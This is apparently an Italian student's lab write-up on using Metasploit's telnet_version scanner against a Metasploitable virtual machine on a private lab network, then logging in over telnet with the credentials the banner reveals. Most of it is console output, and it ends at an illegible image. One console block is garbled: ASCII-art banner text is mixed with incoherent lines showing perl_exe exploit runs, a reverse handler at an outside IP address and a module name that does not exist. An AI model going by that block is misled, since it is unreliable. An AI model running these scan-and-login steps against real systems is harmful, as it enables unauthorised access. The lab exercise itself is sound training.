

Exploit Telnet con Metasploit


Obiettivo:

Utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo *auxiliary telnet_version* sulla macchina Metasploitable.

Svolgimento:

La traccia dell'esercizio richiedeva come requisiti gli step visti in lezione teorica e una configurazione specifica degli indirizzi IP della Kali e della Metasploitable.

Come prima cosa ho cambiato la configurazione alle due macchine:



```
Meta.2 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
Last login: Tue Dec 17 03:59:08 EST 2024 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:26:e9:21 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
        inet6 fe80::a00:27ff:fe26:e921/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _

(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::4c9d:3314:78e0:3056/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$
```

Ottenendo quindi i seguenti IP:

- **Kali** *192.168.1.25*
- **Metasploitable** *192.168.1.40*

Dopodiché ho avviato ***'msfconsole'*** sul terminale di Kali e ho cercato il modulo richiesto; quindi con il comando ***'search telnet_version'*** mi ha proposto due moduli e ho scelto quello richiesto con il comando ***'use 1'***:

```
(kali)msf6[~] - Inigo with the Kali Linux command prompt
$ msfconsole

Metasploit tip: You can use help to view all available commands :P
msf6 exploit(multi/script/perl_exe) > run

[*] Started reverse for handler... \$$$$L... ==aaccaccc%#s$b. d8, d8P
[*] 191.108.98.241:8080 => #$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$B`wDR`BP`d888888b
      d888888b `7$$$$$`*****IAA~~~`7$$$$IDK`**** `788'
d8bd8b.d8P d8888b `788' d8888b8b RMN Neevne _..os#$18*" d8P `?8b 88P
88P `P?'?P d8b.,_dp 88P d8P' `788 RMN Neevne .oaS##$K*" d8P d8888b $whi?88b 88b
d88 d8 ?8 88b `88b 88b.,88b .os$$$$$K" `788,.d88b,d88 d8P' `788 88P `?8b
d88` d88b 8b`?8888P`?8b`?88P'.as$$$$$QK`?88`?88' `788 788 88b d88 d88
[*] Metasploit session 1: 191.108.98.241:8080 at 2024-12-17 04:52:43 -0500
msf6 post(multi/script/perl_exe) > run
      ,ssssssss`
      888888P' 88n ..,,ass!
metasploit > NO .as$$$$$SP d88P' ..,ass#$$$$$$$$$$$$$$$$$'
[*] Backgrounding.as$$$$$SP ..,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$'
msf6 exploit(multi/script/perl_exe) > run
      .as$$$$$SP ..,,-ass#$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$###SSSS$'
      .as$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$#==--'''''/$$$$$$'
      ,ssssssss'
      llssssss'
      .;lllssss'
      ...;lllll's
      .....;llllll;.....
      .....;lll....

# Name
Rank Check Description
-----
0 auxiliary/scanner/webkitexplains/migrate_exec
#=[ metasploit v6.4.38-dev -- Remote Command Execution ]op
+ --=[ 2467 exploits - 1270 auxiliary - 431 post ]exec
+ --=[ 1478 payloads - 49 encoders - 13 nops ]ncfg Arbitrary Command Execution
+ --=[ 9 evasion ]

AlphabeticAlphanumericMixedCase Encoder
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search telnet_version
# Name
Rank Check Description
-----
0 auxiliary/scanner/telnet/lantronix_telnet_version Lantronix Telnet Service Banner Detection
1 auxiliary/scanner/telnet/telnet_version Telnet Service Banner Detection

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version

msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > options
```

A questo punto ho controllato la configurazione di questo modello con il comando **'options'**, che in realtà è l'abbreviazione di **'show options'**, e ho settato l'**RHOST** con l'indirizzo IP della Metasploitable e cioè con il comando **'set RHOST 192.168.1.40'** e dopo ho ricontrollato con **'options'** se fosse tutto configurato come richiesto e infine con il comando **'run'**, abbreviazione di **'exploit'**, ho lanciato l'exploit ricevendo risposta positiva con tutte le informazioni necessarie e con username e password della Metasploitable:

```
msf6 auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):



| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                |
| RHOSTS   |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                  |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                           |
| USERNAME |                 | no       | The username to authenticate as                                                                        |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40

msf6 auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):



| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                |
| RHOSTS   | 192.168.1.40    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                  |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                           |
| USERNAME |                 | no       | The username to authenticate as                                                                        |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > run

[*] 192.168.1.40:23 - 192.168.1.40:23 TELNET
[+] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

A questo punto con il comando **'telnet 192.168.1.40'** sono entrato dentro la mia Metasploitable inserendo username e password forniti dall'exploit di telnet:

[illegible]